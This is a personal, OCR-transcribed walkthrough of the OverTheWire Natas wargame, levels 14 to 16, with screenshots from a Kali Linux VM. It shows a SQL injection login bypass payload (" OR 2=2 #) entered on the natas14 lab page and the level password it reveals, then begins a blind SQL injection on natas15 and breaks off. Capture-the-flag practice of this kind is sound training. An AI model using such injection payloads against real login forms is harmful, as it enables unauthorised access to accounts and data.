
URL: http://natas15.natas.labs.overthewire.org

17 July,24




Through sql injection: we check if user:seerat exit or not if even not then we have or so 2 is always equals to 2 so it returns true and # will comment all the other code:


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:32
natas14.natas.labs.overthewire.org
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
NATAS14
SUBMIT TOKEN
Username: seerat" OR 2=2 #
Password:
Login
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:32
natas14.natas.labs.overthewi
natas14.natas.labs.overthewire.org/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS14
SUBMIT TOKEN
Successful login! The password for natas15 is
SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Natas Level 15 → Level 16


Username: natas16

URL: http://natas16.natas.labs.overthewire.org


Blind SQL injection:

We find user and password:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
19:47
natas15.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS15
Username:
natas16
Check existence
View sourcecode
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



View source code:

